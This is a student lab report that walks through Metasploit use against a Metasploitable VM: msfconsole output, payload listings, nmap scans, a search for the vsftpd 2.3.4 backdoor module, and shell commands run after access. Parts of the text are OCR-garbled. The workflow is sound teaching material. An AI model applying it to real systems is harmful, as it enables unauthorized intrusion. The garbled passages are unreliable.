20BCE057

Devasy Patel

Practical 6

Aim: Learning Metasploit attacks using Metasploit and metasploitable

Steps:

1. Starting Server

```
msf6 > service postgresql start
[*] exec: service postgresql start
```

2. Options in msfconsole

```
msfconsole cannot be run inside msfconsole
msf6 > help
Core Commands
        Command
                                     Description
                                     Help menu
                                    Display an awesome metasploit banner
Change the current working directory
        color
                                     Toggle color
                                     Communicate with a host
        connect
                                    Communicate with a host
Display information useful for debugging
Exit the console
Display the list of not yet released features that can be opted in to
Gets the value of a context-specific variable
Gets the value of a global variable
Grep the output of another command
        debug
        getg
                                    Help menu
Show command history
        help
                                    Load a framework plugin
Exit the console
Repeat a list of commands
Route traffic through a session
         load
        repeat
         route
                                    Saves the active datastores

Dump session listings and display information about sessions

Sets a context-specific variable to a value

Sets a global variable to a value
        setg
                                     Do nothing for the specified number of seconds
Write console output into a file as well the screen
View and manipulate background threads
        spool
threads
                                     Show a list of useful productivity tips
Unload a framework plugin
         unload
                                    Unsets one or more context-specific variables
Unsets one or more global variables
Show the framework and console library version numbers
        unsetg
         version
```

3. Exploring the different exploits – specific to OS, vulnerabilities, etc...


```
Bif() > cd exploits
Bif() > cd exploits
Bif() > ls
Bif(
```

4. Payload based attacks

```
msf6 > cd payloads
msf6 > ls
[*] exec: ls
singles stagers stages
msf6 > cd stagers
msf6 > ls
android bsd bsdi java linux multi netware osx php python windows
msf6 > cd python
<u>msf6</u> > ls -ĺ
[*] exec: ls -l
total 28
Total 28
-rw-r--r-- 1 root root 694 Nov 11 2021 bind_tcp.rb
-rw-r--r-- 1 root root 873 Nov 11 2021 bind_tcp_uuid.rb
-rw-r--r-- 1 root root 728 Nov 11 2021 reverse_http.rb
-rw-r--r-- 1 root root 826 Nov 11 2021 reverse_http.rb
-rw-r--r-- 1 root root 677 Nov 11 2021 reverse_tcp.rb
-rw-r--r-- 1 root root 731 Nov 11 2021 reverse_tcp_ssl.rb
-rw-r--r-- 1 root root 890 Nov 11 2021 reverse_tcp_uuid.rb
<u>msf6</u> > cd ..
msf6 > cd ..
msf6 > cd ..
msf6 > ls
[*] exec: ls
auxiliary encoders evasion exploits nops payloads post
msf6 > cd encoders
msf6 > ls
cmd generic mipsbe mipsle php ppc ruby sparc x64 x86
<u>msf6</u> >
```

Starting Meta-sploitable

6. Setting up an NAT network on Virtual box for communication b/w kali linux and Metasploitable



7. After connecting to NAT network

```
msfadmin@metasploitable: $\frac{2}{3}$ ifconfig eth0 Link encap:Ethernet HWaddr 08:00:27:57:80:38 inet addr:10.0.2.5 Bcast:10.0.2.255 Mask:255.255.255.0 inet6 addr: fe80::a00:27ff:fe57:8038/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:24 errors:0 dropped:0 overruns:0 frame:0 TX packets:65 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:5887 (5.7 KB) TX bytes:6830 (6.6 KB) Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING MTU:16436 Metric:1 RX packets:91 errors:0 dropped:0 overruns:0 frame:0 TX packets:91 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)
```

```
msfadmin@metasploitable:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=9.91 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.527 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.440 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.374 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.374 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.460 ms
--- 10.0.2.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3999ms
rtt min/avg/max/mdev = 0.374/2.342/9.912/3.785 ms
msfadmin@metasploitable:~$ __
```

```
msf6 > nmap - sT 10.0.2.5
[*] exec: nmap -sT 10.0.2.5
Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-25 00:32 EDT
Nmap scan report for 10.0.2.5
Host is up (0.0038s latency).
Not shown: 977 closed tcp ports (conn-refused)
        STATE SERVICE
PORT
21/tcp
         open ftp
       open ssh
22/tcp
23/tcp
         open
               telnet
25/tcp
        open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbi
               rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open
                ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open
                postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open
                irc
8009/tcp open ajp13
8180/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

8. RUN THE FOLLOWING COMMAND IN SUDO SU

```
msf6 > nmap -sS 10.0.2.5
[*] exec: nmap -sS 10.0.2.5
Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-25 00:35 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00020s latency).
Not shown: 977 closed tcp ports (reset)
PORT
        STATE SERVICE
21/tcp
        open ftp
22/tcp
        open
              ssh
23/tcp
         open telnet
25/tcp
        open
               smtp
53/tcp
        open domain
80/tcp
        open http
111/tcp open
              rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:57:80:38 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```



9. After setting rhosts and threads

10. Vulnerabilities of system

11. BASIC EXPLOITS

```
msf6 auxiliary(
                                   ion) > nmap -T4 -A 10.0.2.5
[*] exec: nmap -T4 -A 10.0.2.5
Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-25 00:52 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (reset)
        STATE SERVICE
                          VERSION
21/tcp
      open ftp
                          vsftpd 2.3.4
_ftp-anon: Anonymous FTP login allowed (FTP code 230)
  ftp-syst:
   STAT:
  FTP server status:
      Connected to 10.0.2.4
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      vsFTPd 2.3.4 - secure, fast, stable
 _End of status
22/tcp open ssh
                          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
  ssh-hostkey:
   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp open telnet
                          Linux telnetd
25/tcp open smtp
                          Postfix smtpd
sslv2:
```

```
Postfix smtpd
 25/tcp
| sslv2:
       SSLv2 supported
       ciphers:
         IPHERS:
SSL2_RC4_128_EXPORT40_WITH_MD5
SSL2_DES_64_CBC_WITH_MD5
SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
SSL2_RC2_128_CBC_WITH_MD5
SSL2_RC4_128_WITH_MD5
SSL2_RC4_128_WITH_MD5
_Not valid after: 2010-04-16T14:07:45
_ssl-date: 2023-09-25T04:52:31+00:00; -1s from scanner time.
3/tcp open domain ISC BIND 9.4.2
              open domain
   dns-nsid:
| Olini.version: 9.4.2

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

| http-title: Metasploitable2 - Linux

111/tcp open rpcbind 2 (RPC #100000)

| rpcinfo:
      program version port/proto service
       100000 2
100000 2
                                       111/tcp
111/udp
                                                           rpcbind
                                                           rpcbind
      100000 2
100003 2,3,4
100003 2,3,4
100005 1,2,3
100005 1,2,3
100021 1,3,4
                                        2049/tcp
2049/udp
                                       39776/tcp
59432/udp
                                                            mountd
                                                           mountd
                                        51949/tcp
                                                           nlockmgr
       100021 1,3,4
                                       54055/udp
                                                           nlockmgr
       100024 1
100024 1
                                       46026/udp
                                                           status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec
513/tcp open login
514/tcp open tcpwrapped
```

12. Host scripts results

```
Host script results:
|_clock-skew: mean: 59m58s, deviation: 2h00m00s, median: -1s
| smb-os-discovery:
| Os: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
| System time: 2023-09-25T00:52:23-04:00
| smb-security-mode:
| account_used: chlank>
| authentication_level: user
| challenge_response: supported
| _message_signing: disabled (dangerous, but default)
| _nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
| HOP RTT | ADDRESS |
| 0.40 ms 10.0.2.5

Os and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
| Nmap done: 1 IP address (1 host up) scanned in 22.00 seconds
| msf6 | auxiliary(scanner/sch/sch_version) > | |
```

13. Search Vsftpd

```
msf6 auxiliary(scanner/ssh/ssh_vorsion) > search vsftpd

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 auxiliary(scanner/ash/ssh_varsior) > ■
```

14. Now using exploit

15. Getting access of vulnerable terminal

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

16. Writing a new file

```
touch devasy-temp.txt
ls
bin
boot
cdrom
dev
devasy-temp.txt
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

17. Can delete files also

```
mstaaminemetaspioitable:/$ cd ..
msfadminemetasploitable:/$ ls
bin dev home lib mnt proc srv usr
boot devasy-temp.txt initrd lost+found nohup.out root sys var
cdrom etc initrd.img media opt sbin tmp vmlinuz
msfadminemetasploitable:/$
```

18. File created in metasploit also.

Hence we can conclude that using Metasploit we can perform attacks on vulnerable systems and assume the control of their system.